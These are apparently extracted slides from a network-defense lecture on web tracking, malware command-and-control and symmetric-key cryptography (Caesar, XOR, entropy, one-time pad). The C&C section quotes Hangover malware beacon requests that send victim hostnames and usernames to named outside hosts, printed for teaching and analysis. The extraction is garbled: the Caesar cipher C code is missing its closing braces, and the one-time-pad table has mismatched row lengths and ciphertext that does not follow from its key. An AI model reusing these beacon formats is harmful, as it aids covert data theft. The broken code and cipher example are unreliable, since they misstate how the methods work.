Defending Computer Networks Lecture 21: Symmetric Key Encryption

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Logistics

- HW
 - HW4 due tomorrow midnight
 - HW5 will be team coding exercise build a simple malware checking web proxy
 - HW6 will be paper-and-pencil crypto stuff
- No lectures next week
- No further in class quizzes
- Final is Weds Dec 9th @ 2pm

Anonymous Declares Cyber War on ISIS. Why It Matters

by Don Reisinger

@donreisinger

Hacker collective Anonymous posted a video Saturday on YouTube in which it declared a cyber war on ISIS. In the nearly two-and-a-half-minute video, a person wearing the group's signature Guy Fawkes mask read a statement in French promising that the hacktivist organization would attack ISIS in cyberspace with the ultimate goal of weakening the terrorist organization.

"Expect massive cyber attacks," the person said.
"War is declared. Get prepared. Anonymous from all over the world will hunt you down. You should know that we will find you and we will not let you go."

Russia-led cyber attack campaign shows the dark side of web analytics

FireEye has discovered a large-scale attack campaign collected extensive information from Internet. It has amassed vast amounts of information on web traffic and visitors to more than 100 websites – sites that the threat actors have selectively compromised to gain access to their collective audience.

The operation, which is most likely the work of threat actors aligned with Russian government, use web analytics and open source tools to collect information about desired victims and their computers to track, profile, and possibly infect them with targeted malware.



The perpetrators alter specific websites to redirect visitors to a profiling script that we call 'WITCHCOVEN,' FireEye said.

Main Goals for Today

- Finish web topics
- Segue to cryptography symmetric key

Web Tracking

The Internet is a surveillance state

By **Bruce Schneier**, Special to CNN updated 2:04 PM EDT, Sat March 16, 2013



STORY HIGHLIGHTS

Editor's note: Bruce Schneier is a security technologist and author of "Liars and Outliers: Enabling the Trust Society Needs to Survive."

Bruce Schneier: Whether we like

Main Sets of Actors

- Consumer tech companies (Google, FB)
 - We voluntarily give them tons of information
- Advertisers (and related providers)
 - Can track our behavior pervasively via Cookies
- Law Enforcement
 - Can get everything after the fact
- Intelligence agencies
 - Appear to know more than God.

Do Not Track



Do Not Track

Universal Web Tracking Opt Out

Overview

Do Not Track is a technology and policy proposal that enables users to opt out of tracking by websites they do not visit, including analytics services, advertising networks, and social platforms. At present few of these third parties offer a reliable tracking opt out, and tools for blocking them are neither user-friendly nor comprehensive. Much like the popular Do Not Call registry, Do Not Track provides users with a single, simple, persistent choice to opt out of third-party web tracking.

For users

Your browser **supports** Do Not Track ✓ You **have enabled** Do Not Track ✓ How to enable: FF, IE, Safari, **Chrome**, Opera Websites that honor Do Not Track

Developer resources

Cookbook: how to build third-party advertising, analytics, and social features without tracking

Do Not Track Details

- HTTP Header
 - DNT: <value>
 - 1 (user requests no tracking)
 - 0 (user has approved tracking)
 - unset (user has expressed no preference)
- Can also turn off third party cookies in browser
 - Some websites will break

Do Not Track Status

Do Not Track signals a user's opt-out preference with an HTTP header, a simple technology that is completely compatible with the existing web. While some third parties have committed to honor Do Not Track, many more have not. In February 2012, the major online advertising trade groups pledged at the White House to support Do Not Track by year-end; that promise remains unfulfilled. Efforts to standardize Do Not Track in the World Wide Web Consortium have resulted in deadlock, despite frequent urging by American and European policymakers.

We believe that Do Not Track could be a success, but at this stage, must be implemented through either a legal or technical requirement. In the interim, novel technical countermeasures—like the Cookie Clearinghouse—hold promise for providing simple and effective user choice over web tracking.

Command and Control


Protocols by which dark side controls their

minions



Command and Control

- Mostly HTTP/HTTPS
 - For firewall transit reasons
- Otherwise highly variable, case-by-case



Recent Example

The Dual Use Exploit: CVE-2013-3906 Used in Both Targeted Attacks and Crimeware Campaigns

November 6, 2013 | By Nart Villeneuve, Xiaobo Chen, Dan Caselden and Ned Moran | Exploits, Technical, Threat Intelligence | Comments |

A zero-day vulnerability was recently discovered that exploits a Microsoft graphics component using malicious Word documents as the initial infection vector. Microsoft has confirmed that this exploit has been used in "attacks observed are very limited and carefully carried out against selected computers, largely in the Middle East and South Asia."

Our analysis has revealed a connection between these attacks and those previously **documented** in **Operation Hangover**, which adds India and Pakistan into the mix of targets. Information obtained from a command-and-control server (CnC) used in recent attacks leveraging this zero-day exploit revealed that the Hangover group, believed to operate from India, has compromised 78 computers, 47 percent of those in Pakistan.

http://www.fireeye.com/blog/technical/cyber-exploits/2013/11/the-dual-use-exploit-cve-2013-3906-used-in-both-targeted-attacks-and-crimeware-campaigns.html

Hangover

- http://normanshark.com/pdf/Unveiling%20an %20Indian%20Cyberattack %20Infrastructure-23_FINAL_052013.pdf
- Spear-phishing campaigns
- Targets of national security interest
 - Mainly in Pakistan
 - Some China
 - Some Indian dissident/separatist groups also
 - Some economic espionage also

Hangover C&C messages

GET /logitech/rt.php?cn=[HOSTNAME]@[USERNAME]&str=&file=no HTTP/1.1

User-Agent: WinInetGet/0.1

Host: krickmart.com Connection: Keep-Alive Cache-Control: no-cache

GET /NewsApp/rssfeed.php?a=[TEXT]&134416 HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR

2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)

Host: appworldstores.com Connection: Keep-Alive

GET /amd/psp.php?p=1&g=[TEXT]&v=RE[]&s=MicrosoftWindowsXPProfessional-32&t=[HOSTNAME]-[USERNAME]&r=[0]&X9S8T3 HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate


User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR

2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022; InfoPath.2)

Host: lampur.com

Connection: Keep-Alive

Arx - cybercriminals



Downloads Citadel – Zeus variant – for stealing banking credentials

Citadel Botnet



Uses encrypted communication of HTTP

http://www.symantec.com/connect/blogs/citadel-s-defenses-breached

Relationship

- Both groups target India/Pakistan
 - Hangover looks national security oriented
 - Arx looks cybercriminal
 - No common infrastructure
 - Arx started using 0day 9/26
 - ROP based exploit of fixed library to bypass ASLR/DEP
 - Hangover started using 0day 10/23
 - Older style exploit of Win XP with no ASLR/DEP bypass
 - Dates based on VT samples

Cryptography

- General notes
 - Cryptography is an enormous subject
 - Tens of thousands of careers over thousands of years devoted to it
 - Highly complex and mathematical
 - We will just barely scratch the surface
 - Wouldn't be responsible in a course like this to say nothing
 - Not my area of expertise (at all)

Goals in Security

- Confidentiality
 - Information is kept secret except to those authorized to know
- Integrity
 - Information provided is correct, not altered
- Availability
 - Information is provided when it's supposed to be (service is not denied)
- Cryptography primarily used for C&I
 - Can actually be an attack on A (ransomware)

Symmetric Key Encryption

- Using a shared secret to make messages unreadable.
- Same key used for encryption and decryption
- Ancient art examples known from
 - Egypt 1900 BC
 - Mesopotamia 1500 BC
 - Probably almost as old as writing itself
- Still extensively used in practice

Caesar Cipher

Plain: ABCDEFGHIJKLMNOPQRSTUVWXYZ

Cipher: XYZABCDEFGHIJKLMNOPQRSTUVW

Plaintext: the quick brown fox jumps over the lazy dog

Ciphertext: QEB NRFZH YOLTK CLU GRJMP LSBO QEB IXWV ALD

Here shift is key, -3 in this case

http://en.wikipedia.org/wiki/Caesar_cipher


Trivial To Implement

```
#include <stdio.h>
int main(int argc, char* argv[]) {
 char buf[128];
 char* p;
 int shift = 5;
 while(fgets(buf, 128, stdin)) {
  for(p = buf; *p; p++) {
                                                This is basically modulo addition
   if(*p \ge 'a' \&\& *p \le 'z') {
     *p += shift;
    if(*p > 'z')
      *p -= 26;
   else if(*p >= 'A' && *p <= 'Z') {
     *p += shift;
    if(*p > 'Z')
      *p -= 26;
  printf("%s\n", buf);
```

How To Cipher-Analyze Caesar?

Lw lv xqnqrzq krz hiihfwlyh wkh Fdhvdu flskhu zdv dw wkh wlph, exw lw lv olnhob wr kdyh ehhq uhdvrqdeob vhfxuh, qrw ohdvw ehfdxvh prvw ri Fdhvdu'v hqhplhv zrxog kdyh ehhq loolwhudwh dqg rwkhuv zrxog kdyh dvvxphg wkdw wkh phvvdjhv zhuh zulwwhq lq dq xqnqrzq iruhljq odqjxdjh. Wkhuh lv qr uhfrug dw wkdw wlph ri dqb whfkqltxhv iru wkh vroxwlrq ri vlpsoh vxevwlwxwlrq flskhuv. Wkh hduolhvw vxuylylqj uhfrugv gdwh wr wkh 9wk fhqwxub zrunv ri Do-Nlqgl lq wkh Dude zruog zlwk wkh glvfryhub ri iuhtxhqfb dqdobvlv.

Frequency Analysis



Example of a known-ciphertext analysis

Plain Text

It is unknown how effective the Caesar cipher was at the time, but it is likely to have been reasonably secure, not least because most of Caesar's enemies would have been illiterate and others would have assumed that the messages were written in an unknown foreign language. There is no record at that time of any techniques for the solution of simple substitution ciphers. The earliest surviving records date to the 9th century works of Al-Kindi in the Arab world with the discovery of frequency analysis.

XOR Cipher

- Exclusive-Or each byte with key
- Decryption means X-oring again
 - Which gives back the original value
- Widely used in malware currently with single byte key
 - Eg Aurora trojan download
 - Light obfuscation only
 - No stronger than Caesar cipher
 - Readily yields to frequency analysis

Entropy (Information Theoretic)

- Due to Shannon
- Loosely based on thermodynamic entropy
- Intuition: "how many bits of information are required to describe something"
- Suppose random variable X has possible values $x_1..x_n$ and P(X) prob distribution
- $H(X) = E(-log(P(X))) = Sum[i..n, -P(x_i)*log(P(x_i))]$

Entropy Example 1

- $H(X) = Sum[i..n, -P(x_i)*log(P(x_i)]$
- Suppose X is one byte and
 - all byte values equally likely
 - $-P(x_i) = 1/256$
 - $-\log P(x_i) = -8$
 - -H(X) = 8
 - 8 bits of information

Entropy Example 2

- $H(X) = Sum[i..n, -P(x_i)*log(P(x_i))]$
- Suppose X is one byte and
 - Only one byte ever occurs, say 'a'
 - -P('a') = 1, else $P(x_i) = 0$
 - $-\log P('a') = 0,$
 - -H(X)=0
 - No information in each byte entirely predictable

Entropy Example 3

- $H(X) = Sum[i..n, -P(x_i)*log(P(x_i))]$
- Suppose X is one byte and
 - Only two bytes over occurs, say 'a' and 'b'
 - -P('a') = 1/2, P('b') = 1/2 else $P(x_i) = 0$
 - $-\log P('a') = \log P('b') = -1,$
 - -H(X)=1
 - One bit of information in each byte
 - Either 'a' or 'b' code with 0 or 1.

Entropy of English

- Prior examples assume successive picks are independent
- Not true of natural languages, eg "qu"
- Have to account for these dependencies by making the state vector larger
- English has about 1 bit per character
- Highly relevant for cryptanalysis

One Time Pad

- Like Caesar Cipher
 - Modulo addition on characters, but
 - Instead of a single constant shift
 - Key is random, different on each character
 - Requires a key that is as long as the plaintext
 - The "pad" keystream is shared in advance
 - Pad has full entropy of the alphabet

One Time Pad Example

Supposing we number letters 0-25, and make space 26

 Key:
 3
 15
 22
 11
 19
 1
 8
 25
 4
 22
 7
 13
 26
 12
 9
 3

 Plaintext:
 T
 H
 E
 Q
 U
 I
 C
 K
 B
 R
 O
 W
 N

 Ciphertext:
 W
 W
 K
 I
 V
 Q
 A
 O
 V
 I
 D
 N
 H
 W
 C

What about frequency analysis now?

One Time Pad Properties

- Shown by Shannon (1949) that
 - If the key is genuinely random/completely unpredictable
 - Then ciphertext contains no information about the plain text.
- Practical difficulties
 - Distributing full length one time pad
 - If you reuse pad, after a while, cryptanalysis possible
 - Alternatively, use an algorithmic RNG
 - Potentially analyzable if algorithm can be discovered